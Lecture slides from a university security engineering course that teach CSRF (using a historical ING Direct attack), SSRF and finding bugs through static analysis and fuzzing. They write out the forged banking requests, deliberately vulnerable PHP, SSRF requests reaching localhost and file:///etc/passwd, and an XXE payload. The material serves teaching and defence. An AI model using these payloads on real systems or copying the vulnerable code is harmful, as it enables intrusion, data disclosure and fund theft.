WANT TO CONTINUE..x=44&YES, I  
WANT TO CONTINUE..y=25
```



# CSRF Vuln at ING Direct



## 1. The attacker creates a checking account

- (c) The attacker chooses an arbitrary amount of money to initially transfer from the user's savings account to the new, fraudulent account:

- A POST request to `https://secure.ingdirect.com/myaccount/INGDirect.html` with the parameters:

```
command=ocaValidateFunding&PRIMARY  
CARD=true&JOINTCARD=true&Account  
Nickname=[ACCOUNT NAME]&FROMACCT=  
0&TAMT=[INITIAL AMOUNT]&YES, I  
WANT TO CONTINUE..x=44&YES, I  
WANT TO  
CONTINUE..y=25&XTYPE=4000USD  
&XBCRCD=USD
```



# CSRF Vuln at ING Direct



## 1. The attacker creates a checking account

(d) The attacker causes the user's browser to click the final “Open Account” button, causing ING to open a new checking account on behalf of the user:

- A POST request to `https://secure.ingdirect.com/myaccount/INGDirect.html` with the parameters:

```
command=ocaOpenAccount&Agree  
ElectronicDisclosure=yes&AgreeTerms  
Conditions=yes&YES, I WANT TO  
CONTINUE..x=44&YES, I WANT TO  
CONTINUE..y=25&YES, I WANT TO  
CONTINUE.=Submit
```



# CSRF Vuln at ING Direct



## 2. The attacker adds himself as a payee to the user's account

(a) The attacker causes the user's browser to visit  
ING's "Add Person" page:

- A GET request to `https://secure.ingdirect.com/myaccount/INGDirect.html?command=goToModifyPersonalPayee&Mode=Add&from=displayEmailMoney`



# CSRF Vuln at ING Direct



## 2. The attacker adds himself as a payee to the user's account

- (b) The attacker causes the user's browser to enter the attacker's information:

- A POST request to `https://secure.ingdirect.com/myaccount/INGDirect.html` with the parameters:

```
command=validateModifyPersonalPayee
&from=displayEmailMoney&PayeeName
=[PAYEE_NAME]&PayeeNickname=&chk
Email=on&PayeeEmail=[PAYEE_EMAIL]
&PayeeIsEmailToOrange=true&Payee
OrangeAccount=[PAYEE_ACCOUNT_NUM] &
YES, I WANT TO CONTINUE..x=44
&YES, I WANT TO CONTINUE..y=25
```



# CSRF Vuln at ING Direct



## 2. The attacker adds himself as a payee to the user's account

- (c) The attacker causes the user's browser to confirm that the attacker is a valid payee:

- A POST request to `https://secure.ingdirect.com/myaccount/INGDirect.html` with the parameters:

```
command=modifyPersonalPayee&from=
displayEmailMoney&YES, I WANT TO
CONTINUE..x=44 &YES, I WANT TO
CONTINUE..y=25
```



# CSRF Vuln at ING Direct



## 3. The attacker transfers funds from the user's account to his own account

- (a) The attacker causes the user's browser to enter an amount of money to send to the attacker:

- A POST request to `https://secure.ingdirect.com/myaccount/INGDirect.html` with the parameters:

```
command=validateEmailMoney&CNSPayID  
=5000&Amount=[TRANSFER_AMOUNT]  
&Comments=[TRANSFER_MESSAGE]&YES,  
I WANT TO CONTINUE..x=44 &YES, I  
WANT TO  
CONTINUE..y=25&show=1&button=Send  
Money
```



# CSRF Vuln at ING Direct



## 3. The attacker transfers funds from the user's account to his own account


(b) The attacker causes the user's browser to confirm that the money should be sent:

- A POST request to `https://secure.ingdirect.com/myaccount/INGDirect.html` with the parameters:

```
command=emailMoney&Amount=
[TRANSFER AMOUNT]Comments=
[TRANSFER MESSAGE]&YES, I WANT
TO CONTINUE..x=44&YES, I WANT TO
CONTINUE..y=25
```



<https://youtu.be/5joX1skQtVE>



**detectify**™

# Mitigations against CSRF

## The Synchronizer Token Pattern

- CSRF tokens (think nonces) generated by server
  - per user session (less secure)
  - per request (more secure)
- communicate secretly (e.g, hidden fields, custom HTTP request headers) (**not** in cookies or URL)

```
<form action="/transfer.do" method="post">
<input type="hidden" name="CSRFToken" value="OWY4NmQwODE4ODRjN2Q2NT1hMmZ1YWE1
[...]
</form>
```

# Mitigations against CSRF

## The Double Submit Cookie

- Server generates nonce and stores in separate cookie (even before authentication)
- Client sends nonce in hidden field for each request
- Server compares the two

Use if Synchronizer Token Pattern is problematic - and stateless is needed

# Defense in Depth Techniques

## *SameSite* Cookie Attribute

- defines whether browser sends cookies along with cross-site requests
- Possible values
  - **Strict** - no cookies sent from a cross-site context
  - **Lax** - cookies sent only for “safe” requests (e.g., no state change)
  - **None**

# Defense in Depth Techniques

not an effective mitigation by themselves

## *SameSite* Cookie Attribute

- defines whether browser sends cookies along with cross-site requests
- Possible values
  - ***Strict*** - no cookies sent from a cross-site context
  - ***Lax*** - cookies sent only for “safe” requests (e.g., no state change)
  - ***None***

# Defense in Depth Techniques

not an effective mitigation by themselves

## *Verify Origin With Standard Headers*

- Determine origin of request
- Determine target of request
- Verify that they are the same


Some privacy contexts may make this difficult

# Defense in Depth Techniques

not an effective mitigation by themselves

## *Use a Custom Request Header*

- Particularly well suited for AJAX or API endpoints
- Only JavaScript can be used to add custom headers, and only within its origin



# Defense in Depth Techniques

not an effective mitigation by themselves

## *User Interaction Based CSRF Defense*

- Re-authenticate (password or stronger)
- One-time Token
- CAPTCHA (prefer newer approaches)
- Separate browser for high-assurance apps
- timed log outs
- train users to close tabs :-)

# Summary and Outlook

- CSRF vulnerabilities exploit trust of server in client
- Mitigations (CSRF tokens) built into many Web frameworks today
- Defenses in depth are helpful but not by themselves secure

Next class: more high profile Web vulnerabilities



# *Questions?*



# **SENG 360 - Security Engineering Web Security - SSRF and Fuzzing**

Jens Weber



Fall 2021




# Recall from last classes



## Top 10 Web Application Security Risks

There are three new categories, four categories with naming and scoping changes, and some consolidation in the Top 10 for 2021.



# Learning Objectives




At the end of this class you will be able to

- Describe server-site request forgery vulnerabilities and mitigations
- Describe ways to find security bugs in software, including static analysis and fuzzing



# What is Server-Site Request Forgery (SSRF)?

SSRF is a type of exploit where an attacker abuses the functionality of a server causing it to access or manipulate information in the realm of that server that would otherwise not be directly accessible to the attacker [Wikipedia]



# Vulnerable code example: change profile picture

```
<?php
if (isset($_GET['url'])){
    #Get the new picture
    $url = $_GET['url'];
    $content = file_get_contents($url);
    header("Content-Type: image/png");
    echo $content;

    #
    # user_change_picture($content)
    # ...
    #

    # Redirect to OK
    header("HTTP/1.1 301 Moved Permanently");
    header("Location: /ok.php");
} else {
}
echo "Set an URL to change your picture";
```

# Requests (examples)

As intended:

`http://myapp.test/change.php?url= https://example.cs.uvic.ca/img/avatar-icon.png`

Access to an apache functionality of the server (unexposed)

`http://myapp.test/change.php?url=http://localhost/server-status`

Access to a web service of the server (unexposed):

`http://myapp.test/change.php?url=http://localhost:8080`

Access to a local file:


`http://myapp.test/change.php?url=file:///etc/passwd`

Access to a local file:

`http://myapp.test/change.php?url=http://10.0.0.1/`

# Real world: SSRF in Gitlab/Grafana

Uses an indirection





# Types of SSRF

## Content based

- returns content directly

## Boolean based

- the answer is different whether resource exists or not

## Error based

- error (e.g., HTTP 404) indicates existence

## Time based

- timing varies based on existence



<https://youtu.be/ashSoc59z1Y>



# Mitigations against SSRF

- Validate and sanitize user input
- Whitelist approved domains and protocols
- Validate and sanitize server response
- Enable authentication for services (even if they are available only on local network)

Example: MongoDB, Redis, ElasticSearch, Memcached



# How to find these Vulnerabilities?

CSRF, XSS, SSRF, SQL Injection, XXE, etc....

- Static analysis
- Dynamic analysis



# Static analysis

Code analysis without running to program

The screenshot shows the homepage of the Find Security Bugs plugin for SonarQube. The title "Find Security Bugs" is prominently displayed, followed by the subtitle "The SpotBugs plugin for security audits of Java web applications." Below this are two buttons: "Download version 1.11.0" and "View release notes". A note at the bottom indicates the page was last updated on October 29th, 2020.

## Challenges:

- a lot of “false positives”
- requires access to source code



The screenshot shows the SonarQube interface with the "Issues" tab selected. The search bar at the top contains the query "localhost:9000/issues/search#resolved=false&sort=UPDATE\_DATE[asc=false]". The results list several critical vulnerabilities found in "src/main/java/testcode/xxe/DocumentBuilderVulnerable.java". One specific issue is highlighted, showing the following code snippet:

```
6 import javax.xml.parsers.DocumentBuilder;
7 import javax.xml.parsers.DocumentBuilderFactory;
8 import javax.xml.parsers.ParserConfigurationException;
9 import java.io.ByteArrayInputStream;
10 import java.io.IOException;
11 import java.io.InputStream;
12
13 public class DocumentBuilderVulnerable {
14
15     public static void receiveXMLStream(InputStream in) throws ParserConfigurationException, IOException, SAXException {
16
17         DocumentBuilder db = DocumentBuilderFactory.newInstance().newDocumentBuilder();
18         Document doc = db.parse(in);
19     }
20 }
```

The issue is described as being "vulnerable to XML External Entity attacks". The XML code causing the vulnerability is shown as:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd" > ]>
<foo>&xxe;</foo>
```

# Dynamic Analysis: Fuzzing



ComputerHope.com



<https://www.youtube.com/watch?v=rW1iVlKhGj8>

# Fuzz Testing: Runtime Bug Hunting

**SYNOPSYS®**

# Fuzzing

- 1st gen tools: mutation fuzzing
- 2nd gen tools: protocol fuzzing
- 3rd gen tools: directed fuzzing (e.g., code coverage)



# Summary and Outlook

- SSRF vulnerabilities expose (unexposed) resources to attackers
- content-based, boolean-based, error-based, time-based
- Find security bugs with static and dynamic code analysis
  - Fuzzers find bugs in running code

Next week: certification and licensing (with guest!)



# *Questions?*

